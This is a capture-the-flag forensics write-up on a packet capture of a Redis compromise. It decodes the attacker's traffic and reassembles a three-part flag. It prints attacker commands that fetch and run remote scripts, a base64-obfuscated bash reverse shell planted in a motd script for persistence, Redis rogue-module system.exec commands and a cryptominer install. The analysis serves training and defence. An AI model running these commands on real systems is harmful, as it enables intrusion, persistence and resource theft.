Analysis
We are provided with a packet capture file:
1
2
$ file capture.pcap
capture.pcap: pcapng capture file
Opening the file in Wireshark and filtering for RESP (Redis Serialization Protocol) traffic reveals malicious Redis activity.
There are only a few packets, so we can follow the TCP stream and see what we have.
Flag Part 2
Following TCP Stream 0 reveals Redis commands showing a user table. The attacker appears to have gained access to a Redis instance and is performing reconnaissance.
Within the Redis command responses, I found a flag fragment:
1
FLAG_PART: _c0uld_0p3n_n3w
Further down the stream, I spotted the attacker downloading and executing a malicious script:
1
wget -O VgLy8V0Zxo 'http://files.pypi-install.com/packages/VgLy8V0Zxo' && bash VgLy8V0Zx
Flag Part 2: _c0uld_0p3n_n3w
Flag Part 1
Moving to TCP Stream 1, I encountered a heavily obfuscated Bash script. To decrypt it, I reversed the text and decoded it using Base64.

The script was split across multiple variables that were concatenated into another Base64-encoded string:
1
2
3
4
5
6
lhJVXukWibAFfkv() {
    ABvnz='ZWNobyAnYmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3R'
    QOPjH='jcP8xMC4xMC4wLjIwMC8xMzM3IDA+JjEiJyA+IC9'
    gQIxX='ldGMvdXBkYXRlLW1vdGQuZC8wMC1oZWFkZXIK'
    echo "$ABvnz$QOPjH$gQIxX" | base64 --decode | bash
}
I decoded the Base64 string:
1
echo "ZWNobyAnYmFzaCAtYyAiYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4wLjIwMC8xMzM3IDA+JjEiJyA+IC9ldGMvdXBkYXRlLW1vdGQuZC8wMC1oZWFkZXIK" | base64 -d
This revealed:
1
echo 'bash -c "bash -i >& /dev/tcp/10.10.0.200/1337 0>&1"' > /etc/update-motd.d/00-header
The attacker was establishing a reverse shell to 10.10.0.200:1337.
Decoding the second function revealed an SSH key being added to ~/.ssh/authorized_keys for persistence, along with another flag fragment.
Flag Part 1: HTB{r3d15_1n574nc35
Flag Part 3
TCP Stream 2 revealed the complete Redis exploitation sequence:
1
2
3
4
5
6
7
8
9
10
11
Authentication

Setting Up Replication

Configuring Malicious Module

Loading the Module

Restoring Redis

Executing Commands
The attacker executed several commands using system.exec:
1
2
3
system.exec rm -v ./x10SPFHN.so
system.exec uname -a
system.exec wget --no-check-certificate -O gezsdSC8i3 'https://files.pypi-install.com/packages/gezsdSC8i3' && bash gezsdSC8i3
The outputs of these commands were encrypted, appearing as long hex strings. The final encrypted output was:
1
394810bbd00d01baa64e1da65ad18dcbe7d1ca585d429847e0fe1c4f76ff3cf49fcc4943e9dd339c5cbac2fd876c21d37b4ea3c014fe679f81cd9a546a7a324c6958b87785237671b3331ae9a54d126f78c916de74c154a1915a963edffdb357af5d7cfdb85b200fdeb35f4f508367081e31e3094c15e2a683865bb05b04a36b19202ab49c5ebffcec7698d5f2e344c5d9da608c5c2506c689c1fc4a492bec4dd4db33becb17d631c0fdd7e642c20ffa7e987d2851c532e77bdfb094c0cfcd228499c57ea257f305c367b813bc4d4cf937136e02398ce7cb3c26f16f3c6fc22a2b43795d41260b46d8bdf0432aaefbcc863880571952510bf3d98919219ab49e86974f11a81fff5ff85734601e79c2c2d754e3fe7a6cfcec8349ceb350ea7145f87b86f7e65543268c8ae76cb54bef1885b01b222841da59a377140ae6bd544cc47ac550a865af84f5b31df6a21e7816ed163260f47ea16a64f153be1399911a99fd71b30689b961477db551c9bc2cdc1aa6b931ba2852af1e297ee66fb99381ab916b377358243152f1f3abba9f7ad700ba873b53dc2f98642f47580d7ef5d3e3b32b3c4a9a53689c68a5911a6258f2da92ca30661ebef77109e1e44f3aa6665f6734af7d3d721201e3d31c61d4da562cef34f66dd7f88fb639b2aaf4444952
TCP Stream 6 contained the Redis replication data. After the FULLRESYNC command, Redis sent an .rdb file containing the malicious x10SPFHN.so module.
I looked through the stream and found the following:
1
2
3
4
5
AES Key: h02B6aVgu09Kzu9QTvTOtgx9oER9WIoz

IV: YDP7ECjzuV7sagMN

Cipher: AES-256-CBC
The module was using OpenSSL’s EVP functions to encrypt command outputs, which explained the encrypted hex strings in Stream 2. Now we can decrypt the data and probably find the final part of the flag.
Using the extracted key and IV, I wrote a Python script to decrypt the encrypted output from Stream 2:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
import binascii

# Encrypted output from Stream 2
ciphertext_hex = "394810bbd00d01baa64e1da65ad18dcbe7d1ca585d429847e0fe1c4f76ff3cf49fcc4943e9dd339c5cbac2fd876c21d37b4ea3c014fe679f81cd9a546a7a324c6958b87785237671b3331ae9a54d126f78c916de74c154a1915a963edffdb357af5d7cfdb85b200fdeb35f4f508367081e31e3094c15e2a683865bb05b04a36b19202ab49c5ebffcec7698d5f2e344c5d9da608c5c2506c689c1fc4a492bec4dd4db33becb17d631c0fdd7e642c20ffa7e987d2851c532e77bdfb094c0cfcd228499c57ea257f305c367b813bc4d4cf937136e02398ce7cb3c26f16f3c6fc22a2b43795d41260b46d8bdf0432aaefbcc863880571952510bf3d98919219ab49e86974f11a81fff5ff85734601e79c2c2d754e3fe7a6cfcec8349ceb350ea7145f87b86f7e65543268c8ae76cb54bef1885b01b222841da59a377140ae6bd544cc47ac550a865af84f5b31df6a21e7816ed163260f47ea16a64f153be1399911a99fd71b30689b961477db551c9bc2cdc1aa6b931ba2852af1e297ee66fb99381ab916b377358243152f1f3abba9f7ad700ba873b53dc2f98642f47580d7ef5d3e3b32b3c4a9a53689c68a5911a6258f2da92ca30661ebef77109e1e44f3aa6665f6734af7d3d721201e3d31c61d4da562cef34f66dd7f88fb639b2aaf4444952"

ciphertext = binascii.unhexlify(ciphertext_hex)

# Key and IV from the module
key = b"h02B6aVgu09Kzu9QTvTOtgx9oER9WIoz"
iv = b"YDP7ECjzuV7sagMN"

# AES-256-CBC decryption
cipher = Cipher(algorithms.AES(key), modes.CBC(iv))
decryptor = cipher.decryptor()
plaintext = decryptor.update(ciphertext) + decryptor.finalize()

# Remove PKCS#7 padding
padding_len = plaintext[-1]
plaintext = plaintext[:-padding_len]

print(plaintext.decode("utf-8"))
The decrypted output revealed:
1
2
3
4
5
--- Installing ethminer ---
--- Enabling automatically startup ---
--- Setting env ---
FLAG_PART=_un3xp3c73d_7r41l5!}
--- Success! ---
Flag Part 3: _un3xp3c73d_7r41l5!}
Flag
HTB{r3d15_1n574nc35_c0uld_0p3n_n3w_un3xp3c73d_7r41l5!}